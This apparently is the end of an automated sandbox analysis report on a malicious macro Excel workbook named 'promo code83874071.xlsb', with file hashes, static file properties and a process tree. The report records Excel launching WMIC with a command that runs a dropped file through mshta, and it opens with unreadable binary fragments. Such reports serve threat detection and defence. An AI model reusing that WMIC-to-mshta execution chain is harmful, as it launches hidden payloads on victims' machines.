..J"B...LYx..^.'...[$.sc4.*_.....7..Y(a'.....s..C..c...$M.X.4?$^3..47Nc.S...J.....\<0..H5?.#.KT.gd.....A4.<br>.P....2.4....=M=.z$....d.!p.h.g..F$...._...\|h^.jT.....V.t.....<..r.o.j.d.[2x.5...a...)...&Z.Q..t.-.a.Pb$1.....?.....>..`._.....N...b.7...8..=.kr..:g...z.!x...8.7...h..A.P..D...[....U.5v.W.<br>J.F..8\|;S.I.s.EY.+..5c.....o.s.....Q.Zb..}X.v.;.....;.5c..J<....V..xU<9.G..?....r.z.n..\|a....8.3e.,Q>....B.W..9.....;.~M.b.....]q.....8.....Z.. |

| C:\Users\user\Desktop\~$promo code83874071.xlsb | |
|---|---|
| Process: | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 165 |
| Entropy (8bit): | 1.6081032063576088 |
| Encrypted: | false |
| SSDEEP: | 3:RFXI6dtt:RJ1 |
| MD5: | 7AB76C81182111AC93ACF915CA8331D5 |
| SHA1: | 68B94B5D4C83A6FB415C8026AF61F3F8745E2559 |
| SHA-256: | 6A499C020C6F82C54CD991CA52F84558C518CBD310B10623D847D878983A40EF |
| SHA-512: | A09AB74DE8A70886C22FB628BDB6A2D773D31402D4E721F9EE2F8CCEE23A569342FEECF1B85C1A25183DD370D1DFFFF75317F628F9B3AA363BBB60694F5362(<br>7 |
| Malicious: | **true** |
| Preview: | .pratesh ..p.r.a.t.e.s.h. . . . . |

| \Device\ConDrv | |
|---|---|
| Process: | C:\Windows\SysWOW64\wbem\WMIC.exe |
| File Type: | ASCII text, with CRLF, CR line terminators |
| Category: | dropped |
| Size (bytes): | 160 |
| Entropy (8bit): | 5.083203110114614 |
| Encrypted: | false |
| SSDEEP: | 3:YwM2FgCKGWMRX1eRHXWXKSovrj4WA3iygK5k3koZ3Pveys1MgnWXeyswFJQAive2:Yw7gJGWMXJXKSOdYiygKkXe/egW9eAin |
| MD5: | F71A445B2B25B5F344258198713D81FA |
| SHA1: | 19CAD13D48B3A610F17F7FD9666428DAC48C7E50 |
| SHA-256: | 719FBF3A2CA062EE3274A3D3308C6C7FD4364FF1267892CFF21D20D05855811E |
| SHA-512: | 3B75DCB4F8969B810C70A06BEEFE56AC75A38107EA291FD2C58AD6576398556DAE1B3C00C644618BAD779EAA7CC08CDC12302607DDBF8A73F235F5B7075D1D<br>8 |
| Malicious: | false |
| Preview: | Executing (Win32_Process)->Create()...Method execution successful....Out Parameters:..instance of __PARAMETERS..{...ProcessId = 5380;...ReturnValue = 0;..};.... |

# Static File Info

## General

| | |
|---|---|
| File type: | Microsoft Excel 2007+ |
| Entropy (8bit): | 7.8656530304107255 |
| TrID: | • Excel Microsoft Office Open XML Format document with Macro (51004/1) 36.56%<br>• Microsoft Excel Office Binary workbook document (40504/1) 29.03%<br>• Excel Microsoft Office Open XML Format document (40004/1) 28.67%<br>• ZIP compressed archive (8000/1) 5.73% |
| File name: | promo code83874071.xlsb |
| File size: | 84285 |
| MD5: | b6c09b88eeb411e648f688e7ca6a1ca9 |
| SHA1: | da6a58fbb01118bf77842f75cb217c3cf33ded2f |
| SHA256: | cb53bf4394e7f77534ca8bfa1039fc76c50a54be4dce411926dbb594a1a55c52 |
| SHA512: | adb123a059e116faa65717e4c7cd51479750d45457e63642b16dcc82b7b25c18ef5c43e9c54fc35ae5056b243ba1177d01453f0f985f48d6b9a031079a874f00 |
| SSDEEP: | 1536:UWLP2CET+S+agP7nA9u9DE23j/iuRPk4OJ2QspRxW+gdFx:V0T1k7TA+jiq1i2QspRk+gdFx |

### General

| | |
|---|---|
| File Content Preview: | PK.....!...!.....W.....[Content_Types].xml ...(..... ..... ..... ..... |

### File Icon

| | |
|---|---|
| Icon Hash: | 74f0d0d2c6d6d0f4 |

### Static OLE Info

#### General

| | |
|---|---|
| Document Type: | OpenXML |
| Number of OLE Files: | 1 |

#### OLE File "promo code83874071.xlsb"

#### Indicators

| | |
|---|---|
| Has Summary Info: | |
| Application Name: | |
| Encrypted Document: | |
| Contains Word Document Stream: | |
| Contains Workbook/Book Stream: | |
| Contains PowerPoint Document Stream: | |
| Contains Visio Document Stream: | |
| Contains ObjectPool Stream: | |
| Flash Objects Count: | |
| Contains VBA Macros: | |

#### Macro 4.0 Code

## Network Behavior

### Network Port Distribution

### TCP Packets

## Code Manipulations

## Statistics

### Behavior

Click to jump to process

## System Behavior

## Analysis Process: EXCEL.EXE PID: 6336 Parent PID: 744

### General

| | |
|---|---|
| Start time: | 17:58:07 |
| Start date: | 24/11/2021 |
| Path: | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE |
| Wow64 process (32bit): | true |
| Commandline: | "C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE" /automation -Embedding |
| Imagebase: | 0xbf0000 |
| File size: | 27110184 bytes |
| MD5 hash: | 5D6638F2C8F8571C593999C58866007E |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

### File Activities

Show Windows behavior

#### File Created

#### File Written

#### File Read

### Registry Activities

Show Windows behavior

#### Key Created

#### Key Value Created

## Analysis Process: WMIC.exe PID: 3876 Parent PID: 6336

### General

| | |
|---|---|
| Start time: | 17:59:03 |
| Start date: | 24/11/2021 |
| Path: | C:\Windows\SysWOW64\wbem\WMIC.exe |
| Wow64 process (32bit): | true |
| Commandline: | wmic process call create "mshta C:\ProgramData\MqscKrfE.rtf" |
| Imagebase: | 0x9e0000 |
| File size: | 391680 bytes |
| MD5 hash: | 79A01FCD1C8166C5642F37D1E0FB7BA8 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

### File Activities

Show Windows behavior

#### File Written

## Analysis Process: conhost.exe PID: 5192 Parent PID: 3876

### General

| | |
|---|---|
| Start time: | 17:59:03 |

| | |
|---|---|
| Start date: | 24/11/2021 |
| Path: | C:\Windows\System32\conhost.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase: | 0x7ff7f20f0000 |
| File size: | 625664 bytes |
| MD5 hash: | EA777DEEA782E8B4D7C7C33BBF8A4496 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

## Analysis Process: mshta.exe PID: 5380 Parent PID: 3040

### General

| | |
|---|---|
| Start time: | 17:59:04 |
| Start date: | 24/11/2021 |
| Path: | C:\Windows\System32\mshta.exe |
| Wow64 process (32bit): | false |
| Commandline: | mshta C:\ProgramData\MqscKrfE.rtf |
| Imagebase: | 0x7ff797780000 |
| File size: | 14848 bytes |
| MD5 hash: | 197FC97C6A843BEBB445C1D9C58DCBDB |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | moderate |

### File Activities

Show Windows behavior

# Disassembly

## Code Analysis